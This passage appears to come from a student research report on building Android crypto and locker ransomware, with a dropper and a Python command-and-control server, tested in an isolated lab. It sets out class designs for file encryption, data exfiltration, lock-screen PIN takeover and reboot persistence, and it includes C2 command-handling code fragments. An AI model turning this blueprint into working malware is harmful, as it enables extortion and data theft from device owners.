


Figure 4.3.2 – Diagram showing the lifecycle of the locker ransomware

To further specify where the attacker and victim actors are involved in both pieces of ransomware, use case diagrams were designed for each. Normally, use case diagrams are important when a customer/potential user is involved because the diagram acts as a strong communication tool to discuss requirements [56]. However, this project needs them to understand where the victim and their mobile device lies in the process and what use cases specifically affect them. For the encryption ransomware use cases, as highlighted in figure 4.3.3, the victim is the secondary actor and is impacted by three use cases: when their files are scanned, when the splash screen is shown to them and when their files are encrypted. The fact that it can be determined what use cases the victim is involved, in gives a better understanding of the more active and passive processes in the encryption ransomware. The same can be said for the use case diagram for the design of the locker ransomware shown in figure 4.3.4. The




Figure 4.3.3 – Use case diagram showing the requirements and actors




Figure 4.3.4 – Use case diagram showing the requirements and actors involved in the locker ransomware

difference with the locker ransomware is that it is clearly more active in that the user is impacted

by each requirement. This is because the behavior of the locker ransomware appears more damaging and wants to show itself to the user more to panic them. The attacker hopes that this panic will provide enough influence to pay the ransom.

Moreover, to provide a concept of the object-oriented code that will be used upon approach towards development, respective class diagrams have been created for both types of ransomware. UML Class diagrams are an important aspect of the design process as they allow us to visualize the technical architectures and paradigms being put into to place during the project [57]. In this particular case, the design takes on an object-oriented approach with a slight microservice pattern to it. This is only slight because there isn't too much separation of concerns as to break out each service into its own API; more that each service/utility is used by a MainActivity to do the jobs it requires.




Figure 4.3.5 – UML Class Diagram representing a concept of the development solution for the encryption ransomware

Figure 4.3.5 above shows the concept code required in UML form to develop a functional piece of crypto ransomware in a high-level language like Java. Each separate entity represents a separate component/utility that the MainActivity (provided by Android) will use to achieve the different requirements of the ransomware. This is shown using the 'uses' relationship between entities. The same goes for the locker ransomware class diagram displayed in figure 4.3.6.

As a means of identifying the purpose of each class in either diagram, below are explanations of all classes shown in figure 4.3.5 and 4.3.6.

4.3.1 FileScanner Class

As indicated by the name, this class has the sole responsibility of scanning for important user files which it will return as a list of logical files. As well as scanning for user files on a normal device in areas like 'Pictures' and 'Documents' for which it is given access, this class also




Figure 4.3.6 – UML Class Diagram representing a concept of the development solution for the locker ransomware

checks to see if the target device has root permissions and if so, attempts to scan system files as well as user files and feed these back.

4.3.2 C2Client Class

The C2Client class will be used to establish communications with the C2 server via HTTP endpoint communication. It if from these communications that such methods can be performed as downloading the C2 server's RSA public key and signaling the removal of the private key from the system when the countdown has reached 0 on the splash screen. This class will also be used by the ransomware to notify the C2 server when it has been installed on the target.

4.3.3 PermissionsManager Class

As this project will be developing on Android devices, there is no doubt that permissions will have to be requested for the ransomware to gain access to certain device members [36, 37]. Therefore, the PermissionsManager will deal with any permissions that need to be requested upon the user opening the ransomware. This is needed for certain functionality such as the FileScanner to work as it requires access to user files.

4.3.4 FileCryptographyHandler Class

The responsibility of the FileCryptographyHandler Class is to ensure that the files fed back from the FileScanner are to be encrypted using a newly-generated symmetric key. This symmetric key must then be encrypted itself via a public key retrieved using the C2Client to communicate with the C2 server.

4.3.5 SplashScreenDisplayer Class
This class will fulfil the requirement of displaying a splash screen to the user upon successful infection of the device. This class will keep track of the timer to ensure that once it hits 0, contact will be made to the C2 server to signal deletion of the private key in the encryption ransomware, leaving no way for users to recover their data.

4.3.6 DeviceAdminReceiver Class
Android allows applications to request admin rights to the device, giving these apps the ability to carry out dangerous operations such as wiping data and changing lock PIN. As requirement 4.1.3.1 details how the ransomware will need to change the user's lock screen PIN, the code being written will need to consider using DeviceAdmin to fulfil this requirement.

4.3.6 PersistenceReceiver Class
The locker ransomware will need to stay on and open on the device even when the user restarts it. This is a key feature of the locker ransomware in hindering functionality of the system. Therefore, this class will be responsible for re-enabling the ransomware after rebooting the device, leaving the suer with no way of exiting.

4.3.7 OffScreenReceiver Class
'OffScreen' is a term used by the Android Studio documentation to describe the action of locking the screen or leaving the screen to sleep. Therefore, it is possible to use a receiver to monitor this event and fire the appropriate methods to keep the ransomware on the screen and halt original functionality.

Overall, the main difference between the two variants of ransomware is that the locker ransomware will use various receivers to stay informed about different operating system or user events such as when the user presses the power button (OffScreenReceiver) or when the device boots up (PersistenceReceiver). The encryption ransomware doesn't need to keep track of these events and so focuses purely on scanning for files using the FileScanner module to later encrypt using the FileCryptographyHandler.

4.3.8 DataExfiltrator Class
The DataExfiltrator class will retrieve as much info as possible from the device including user data and system information. This will be fed back to the MainActivity which will then send this information to the C2 server which will store this information. As highlighted in the UML shown in figure 4.3.6, this class will rely on the FileScanner to retrieve some files such as user pictures, music, documents, etc. However, separate from files, it will gather items such as user contacts and system information.

Wireframes

As well as getting an idea of how each program will function, it is important to get a better idea of how the graphical interface will be laid out on the C2 server and each piece of ransomware as the target sees it. With this in mind, respective wireframes have been constructed for the C2




Figure 4.3.7 – Wireframe concept for each ransomware variant as it appears on the screen to the user

server CLI and both variants of ransomware to portray the concept of their contents as they are shown on screen. The malware dropper software does not require any design for a front-end as it will be running in the background as a service during it's time on the device.

As shown in figure 4.3.7, both the locker and crypto ransomware will share the same design but will differ in content. For example, in the middle section displaying text to the user that demands ransomware payment, this will either threaten to delete the private key after the timer has ended if it is crypto ransomware or it will produce a false threat that the user will be arrested by the government authority whose logo will be shown in the authoritative banner at the top if they fail to pay.




Figure 4.3.8 – Wireframe concept for the frontend of the CLI C2 server

Figure 4.3.8 highlight the simple CLI layout that the C2 server will present to the attacker. The design features a title of ‘C2 Server’ and below will be where all the interaction takes place and where the output is fed back to the attacker.

Chapter 5 – Implementation

This chapter will briefly outline the technical specification of the tools used for the development process and how development is being conducted. It will also explain how each of the requirements discussed in chapter 4 were implemented as functional features for both variants of ransomware.

5.1 Development Strategy Overview

A key concept that has driven decisions behind the approach to development during this project is the fact that the software products being delivered aren't necessarily for a particular customer or client so to speak. It is ransomware that is used for malicious purposes by an attacker and these are usually made by individuals or groups amongst an organized crime hierarchy [58] rather than being made by an organisation adopting an agile methodology. Therefore, only some agile artefacts were chosen for use during the development of this project such as sprints. It is fair to say that artefacts such as demos to the 'customer' were hard to bring to concept as it was difficult to understand what and how to give a demo on, not only the nature of the software but also trying to show the comparison. Therefore, most demos were performed by using myself as the 'customer' / attacker using research as to how attackers use ransomware and what commands they are likely to send to fulfil their needs. Ultimately, agile methods were used as much as possible but not all made the right fit for the development of a ransomware product.

With regards to the amount of time given for development of both ransomware products, it was mentioned in the initial proposal that a total of 8 weeks has been given. This time would be further broken down into 4 sprints each lasting 2 weeks. From what was researched regarding requirements, it was measured that this should give enough time and iterative feedback for two strong pieces of ransomware to be developed alongside the C2 server and dropper software. Indeed, this measurement of time was correct because an MVP of some sort was produced by the end of each sprint and this was the main priority during development. If an MVP was not developed in time, then it would not be possible feedback on the successes and failures on the product adequately and it would halt the rest of the project. Fortunately, this was not the case and so each of the sprints was successful.

Moreover, the development strategy was influenced by the overall picture of the experiment environment. This is because in order to test functionality, development had to take place under certain conditions. This included having one virtual machine running representing the attacker machine which was running Kali Linux 2018.3. This machine would communicate with the GenyMotion emulator running on the same virtual network interface. This connection was isolated to stop any outbound communication by using a host-only interface on both the emulator and the attacker virtual machine. This setup was necessary in properly mimicking the process under which malware such as ransomware would get onto a target device as was discussed in aspects of the literature review [12,14,15,16].

As part of the hypothesis stating that "it is substantially difficult for an attacker to develop a functional piece of ransomware using general, high-level programming tools and languages", a multitude of high-level tools, libraries and languages were made to develop all functional software. For the C2 server running on Kali Linux 2018.3 [59], Python 3.7 [60] was used along with the public library: 'aiohttp' (version 3.7.4) [61] which enables a quick setup for a HTTP server and supports websocket communication. The dropper software was made using Android

Studio 4.0.1 using Java as the programming language which seemed high-level enough to use to test the previously mentioned hypothesis. Similar to this dropper software, both ransomware variants were developed using the Android Studio IDE in Java. These were built using a wide range of different libraries and patterns to resolve problems quickly. These will be described throughout the upcoming sections.

5.2 Implementation of Shared Requirements

The following sub-sections will explain how each of the requirements shared between the different pieces of ransomware were fulfilled during development. This will include reasoning behind the different techniques and/or design patterns put in place to provide specific functionality.

5.2.1 Command and Control Server Implementation

A key part in the ransomware and dropper lifecycles, are their constant communication with the C2 server which ultimately allows the attacker to send commands to the ransomware on the target device to perform certain functionality. Therefore, the process of providing functionality for this requirement involves 2 different areas of implementation: implementation on the attacking server to listen for communications from targets and implementation on the target device to receive instructions from that server. The following sub-sections represent both these areas and will explain separately how each was implemented.

5.2.1.1 Implementation on the Attacking Server

As mentioned previously, the Virtual Machine running Kali Linux 2018.3 is being used as the environment representing the attacker domain. This is because it represents, realistically, the operating system distribution an attacker would use in this situation; Kali Linux provides a plethora of attacking tools as well as the freedom of the Linux environment.




Figure 5.2.1.1.1 - Screenshot of a code snippet from the function called 'websocket_handler' method. This snippet shows the help menu given to the user when typing 'help'.

Furthermore, whilst the C2 server is important to the process, it is not the focus of this project. This reason justifies our use of Python 3.7 to create a quick implementation of a HTTP server using the 'aiohttp 3.4.7' library. Python is a reasonably high-level language and so it allows us to provide a functional server with the help of aiohttp which is a library used to run either a HTTP client or server very fast and it conforms to the standard in a very clean and efficient manner.

After the ransomware is downloaded and installed by the dropper, the next stage of the ransomware lifecycle, is to signal to the C2 server that it is ready to receive commands. A small code snippet shown in figure 5.2.1.1.1 reveals the help menu displayed to the user/attacker when they type 'help' upon being prompted for input. The list of commands is categorized by the different malware and it is easy to find out what malware is communicating with the C2 server as it is used in the prompt message as highlighted by the red rectangle in the figure. Also shown in this figure is the way in which these commands are recognized using a simple 'if' statement. This implementation is clearer in figure 5.2.1.1.2 where it is shown that when a command is found, it is added to an ordered dictionary so that multiple commands are performed on the target in the order they were sent after the user types 'execute'.

```
elif 'getSystemInformation' in command:
    commandCount = commandCount + 1
    commandDict[str(commandCount)] = command
    print(command + " command has been added to list of commands to be sent to target device")
elif 'getFile' in command:
    commandCount = commandCount + 1
    commandDict[str(commandCount)] = command
    print(command + " command has been added to list of commands to be sent to target device")
elif 'showSplashScreen' in command:
    commandCount = commandCount + 1
    commandDict[str(commandCount)] = command
    print(command + " command has been added to list of commands to be sent to target device")
elif 'closeConnection' in command:
    print("Terminating C2 Connection now")
    await ws.close()
    print("connection closing")
    return
elif 'quitScript' in command:
    print('Exiting Script now')
    exit()
elif command == 'done':
    print("Performing tasks on target now, please wait....")
    await ws.send_str(json.dumps(list(commandDict.values())))
    break
else:
    print("Command Not Found. Please type 'help' for details of valid commands")
```

Figure 5.2.1.1.2 - Screenshot of a code snippet from the function: 'websocket_handler' that displays recognition of commands through an if statement.

Figure 5.2.1.1.3 shows the output on the console application when the target device has contacted the server and so the attacker is given a prompt to enter commands. Following the wireframe design shown previously in figure 4.3.8, the CLI program has a title and then any output that updates the user on the actions being performed follow this title. It is also clear to see the malware type contacting the server is crypto ransomware and the IP and port of the requesting host is found in the prompt also.

```
zac@kali:~/Documents/FYP/C2Scripts$ sudo python3 C2Server.py
======================================================================
C2 Server - Zacharias King
Running with the help of aiohttp
======================================================================
======== Running on http://0.0.0.0:80 ========
(Press CTRL+C to quit)
Message from: ('192.168.219.2', 3076) commands
Destination: ('192.168.219.2', 3076) | Malware Type: crypto >
```

Figure 5.2.1.1.3 - Screenshot showing the output of the 'C2Server.py' program prompting the user for input to provide commands to the target

5.2.1.2 Implementation on the Target Device

As well as code being produced for the backend/server-side of things, the respective client code was needed in order for the dropper software, and crypto and locker ransomware to communicate to this server. As a means of producing efficient code, the module used by each of these to communicate is one single, centralised entity rather than duplicating code and recreating several different modules. As shown in figure 5.2.1.2.1, a single 'ransomware' library was created to keep all the code required by each software in one place, making it easier to access and more modular.




Figure 5.2.1.2.1 - Screenshot of the structure of the 'ransomware' code library created in Android Studio.

Following the Android Studio documentation, a Service class [62] called 'C2ClientService' was created to run each of the three pieces of software in the background following the ransomware lifecycle methods found in the literature review [13, 15, 16]. This service would then communicate in the background until the hacker using the C2 server sends a command to reveal the ransom-demanding screen to the user detailing any damage done to the device. This service is one of the classes within the 'ransomware' library and upon starting it via an Android Intent, it is passed a number of arguments in order to function properly. As shown in figure 5.2.1.2.2, items such as the appName are passed for reasons such as informing the C2 server about which malware piece is contacting the server etc.

```
Intent serviceIntent = new Intent( packageContext: this, C2ClientService.class)
        .putExtra( name: "appName",  value: "crypto")
        .putExtra( name: "mainActivityRef", this.getClass())
        .putExtra( name: "fileDir", appFilesDir)
        .putExtra( name: "iconForNotification", R.drawable.messenger);
startService(serviceIntent);

finish();
```

